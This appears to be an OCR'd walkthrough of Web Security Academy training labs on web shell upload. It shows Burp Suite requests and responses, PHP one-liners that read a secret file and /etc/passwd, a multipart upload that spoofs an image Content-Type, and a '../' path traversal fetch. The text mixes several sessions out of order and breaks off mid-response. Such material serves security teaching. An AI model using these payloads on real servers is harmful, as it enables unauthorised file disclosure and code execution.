
- Switch to the other Repeater tab containing the GET /files/avatars/<YOUR-IMAGE> request. In the path, replace the name of your image file with exploit.php and send the request. Observe that Carlos's secret was returned in the response.



```
GET /files/avatars/exploit.php HTTP/2
Host:
0aee007c03c3aa8c8262799700c3003e.web-security
-academy.net
Cookie: session=
i9x1KCitEA85EFdCW6R6v3kWvcrvtsUp
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
```

```
HTTP/2 200 OK
Date: Fri, 03 May 2024 16:34:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

utvg0SVYZEzWHwQ3eskWJinYICSW1bYU
```

- Submit the secret to solve the lab.



Web shell upload via Content-
https://0aee007c03c3aa8c8262799700c3003e.web-security-academy.n...
Web Security Academy
LAB
Solved
Back to lab description
Share your skills!
Continue learning
Home | My account | Log out
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.3.1.3 - Temporary P...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Send
Cancel
Target: https://0aee007c03c3aa8c8262799700c3003e.web-security-acad...
HTTP/2
Request
Response
Pretty Raw Hex Render
Inspector
Notes
0 highlights
Done
207 bytes | 183 millis
Event log All issues
Memory: 152.9MB
31°C
Partly cloudy
10:06 PM
5/3/2024

Web shell upload via Content-Type restriction bypass

Congratulations, you solved the lab!

My Account

Your username is: wiener

Email

Update email

Avatar:

Choose File No file chosen

Upload

Request


```
GET /files/avatars/exploit.php HTTP/2
Host:
0aee007c03c3aa8c8262799700c3003e.web-security
-academy.net
Cookie: session=
i5x1KCitEA05XFdCW6B6v3kWvcrvtsUp
Sec-Ch-Ua: "Not-A.Brand";v="99",
"Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept:
image/avif,image/webp,image/apng,image/svg+xm
l,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0aee007c03c3aa8c8262799700c3003e.web-
security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Response

```
HTTP/2 200 OK
Date: Fri, 03 May 2024 16:34:59 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 32

utvgOSVYZEsWHwQ3eskWJinYICSW1bYU
```

Lab 03(Web shell upload via path traversal)

- Log in and upload an image as your avatar, then go back to your account page.



Web shell upload via path traversal
https://0a9f006e0379977182ac2a1600ad0049.web-security-academy.n...
WebSecurity Academy
Web shell upload via path traversal
LAB Not solved
Submit solution
Back to lab description
Home | My account | Log out
My Account
Email
Update email
Avatar:
Choose File No file chosen
Upload
Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2024.3.1.4 - Temporary P...
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Settings
Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is... Action Open bro...
HTTP/2
Pretty Raw Hex
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 1
Request headers 20
Search
0 highlights
Event log All issues
Memory: 125.3MB
31°C Partly cloudy
10:17 PM 5/3/2024

Your username is: wiener

Request to https://0a9f006e0379977182ac2a1600ad0049.web-security-academy.net:443 [34.246.129.62]

```
GET /my-account HTTP/2
Host:
0a9f006e0379977182ac2a1600ad0049.web-security-academy.net
Cookie: session=w4BaOeJnJcDqvwkyMW2afRkW55q0ERIg
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.118
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/av
if,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a9f006e0379977182ac2a1600ad0049.web-security-academy.
net/my-account/avatar
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
```

In Burp, go to Proxy > HTTP history and notice that your image was fetched using a GET request to /files/avatars/<YOUR-IMAGE>. Send this request to Burp Repeater.



	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port
1	https://0a7e0034049f2161802f...	GET	/my-account			302	86					✓	79.125.84.16		15:29:05 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/login			200	3530	HTML		Remote code execution...		✓	79.125.84.16		15:29:05 6 M...	8080
4	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:06 6 M...	8080
5	https://0a7e0034049f2161802f...	POST	/login	✓		302	188					✓	79.125.84.16	session=dbLjYgTz...	15:29:11 6 M...	8080
6	https://0a7e0034049f2161802f...	GET	/my-account?id=wiener	✓		200	4322	HTML		Remote code execution...		✓	79.125.84.16		15:29:11 6 M...	8080
7	https://0a7e0034049f2161802f...	GET	/resources/images/avatarDefault.svg			200	10015	XML	svg			✓	79.125.84.16		15:29:12 6 M...	8080
8	https://0a7e0034049f2161802f...	GET	/academyLabHeader			101	147					✓	79.125.84.16		15:29:12 6 M...	8080
9	https://passwordsleakcheck-p...	POST	/v1/leaks:lookupSingle	✓		400	523	script				✓	64.233.170.95		15:29:12 6 M...	8080
0	https://0a7e0034049f2161802f...	POST	/my-account/avatar	✓		200	381	HTML				✓	34.246.129.62		15:39:09 6 M...	8080
1	https://0a7e0034049f2161802f...	GET	/my-account			200	4363	HTML		Remote code execution...		✓	34.246.129.62		15:39:20 6 M...	8080
2	https://0a7e0034049f2161802f...	GET	/files/avatars/man-with-beard-avatar-...			200	5017	JPEG	jpg			✓	34.246.129.62		15:39:23 6 M...	8080
3	https://0a7e0034049f2161802f...	GET	/academyLabHeader									✓	34.246.129.62		15:39:23 6 M...	8080

Request


```
GET /files/avatars/man-with-beard-avatar-character-isolated-icon-free-vector.jpg
HTTP/2
Host: 0a7e0034049f2161802f7b04004b00ea.web-security-academy.net
Cookie: session=dbLjYgTzZgdczzbve0kDkSlTfeuGRllg
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer:
https://0a7e0034049f2161802f7b04004b00ea.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i
```

Response

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:09:22 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Mon, 06 May 2024 10:09:09 GMT
Etag: "1296-617c642ac531d"
Accept-Ranges: bytes
Content-Type: image/jpeg
X-Frame-Options: SAMEORIGIN
Content-Length: 4758

ÿØÿàJFIFFÿÛ
 $.' ",#(7),01444'9=82<.342
```

- On your system, create a file called exploit.php, containing a script for fetching the contents of Carlos's secret. For example:

```
<?php echo file_get_contents('/home/carlos/secret'); ?>
```




```
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIJM7botbrYirF791
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/124.0.6367.118 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0a4600d9047622728148l6dd003d00e6.web-security-academy.net/my-account?id=wi
ener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="avatar"; filename="myexploit.php"
Content-Type: image/jpeg

<?php echo file_get_contents('/etc/passwd'); ?>

------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryIJM7botbrYirF791
Content-Disposition: form-data; name="csrf"

6o0wuBxYeGbDcGBjNPgRo96gKsE49YVt
------WebKitFormBoundaryIJM7botbrYirF791--
```

```
HTTP/2 200 OK
Date: Mon, 06 May 2024 10:37:55 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 134

The file avatars/myexploit.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

- Upload this script as your avatar. Notice that the website doesn't seem to prevent you from uploading PHP files.
- In Burp Repeater, go to the tab containing the GET /files/avatars/<YOUR-IMAGE> request. In the path, replace the name of your image file with exploit.php and send the request. Observe that instead of executing the script and returning the

output, the server has just returned the contents of the PHP file as plain text.


-



```
GET /files/avatars/../exploit.php HTTP/2
Host: 0acf00c303342f78820ec4c10010004f.web-security-academy.net
Cookie: session=AQBRPuFiXFmGYMlqudhNNSQjS7g5VHLu
Sec-Ch-Ua: "Not-A.Brand";v="99", "Chromium";v="124"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/124.0.6367.60 Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://0acf00c303342f78820ec4c10010004f.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=2, i


```

```
HTTP/2 200 OK
Date: Wed, 01 May 2024 15:43:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2318

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/
```

- In Burp's proxy history, find the POST /my-account/avatar request that was used to submit the file upload and send it to Burp Repeater.



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extensio
66	https://0acf00c303342f7882...	POST	/login	✓		200	3587	HTML	
67	https://0acf00c303342f7882...	GET	/academyLabHeader			101	147		
68	https://0acf00c303342f7882...	POST	/login	✓		302	188		
69	https://0acf00c303342f7882...	GET	/my-account?id=wiener	✓		200	4301	HTML	
70	https://0acf00c303342f7882...	GET	/resources/images/avatarDefault....			200	10015	XML	svg
71	https://0acf00c303342f7882...	GET	/academyLabHeader			101	147		
72	https://passwordsleakchec...	POST	/v1/leaks:lookupSingle	✓		400	523	script	
73	https://0acf00c303342f7882...	POST	/my-account/avatar	✓		200	329	HTML	
74	https://0acf00c303342f7882...	GET	/my-account			200	4290	HTML	
75	https://0acf00c303342f7882...	GET	/files/avatars/logo.jpeg			200	1048	JPEG	jpeg
76	https://0acf00c303342f7882...	GET	/academyLabHeader			101	147		

```
ecurity-academy.net
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryOjYuTkBuGYdLh4M
W
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/124.0.6367.60 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,image/avif,image/webp,image/apng,*/*;q
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer:
https://0acf00c303342f78820ec4c10010004f.web-s
ecurity-academy.net/my-account?id=wiener
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryOjYuTkBuGYdLh4MW
```


```
HTTP/2 200 OK
Date: Wed, 01 May 2024 15:20:01 GMT
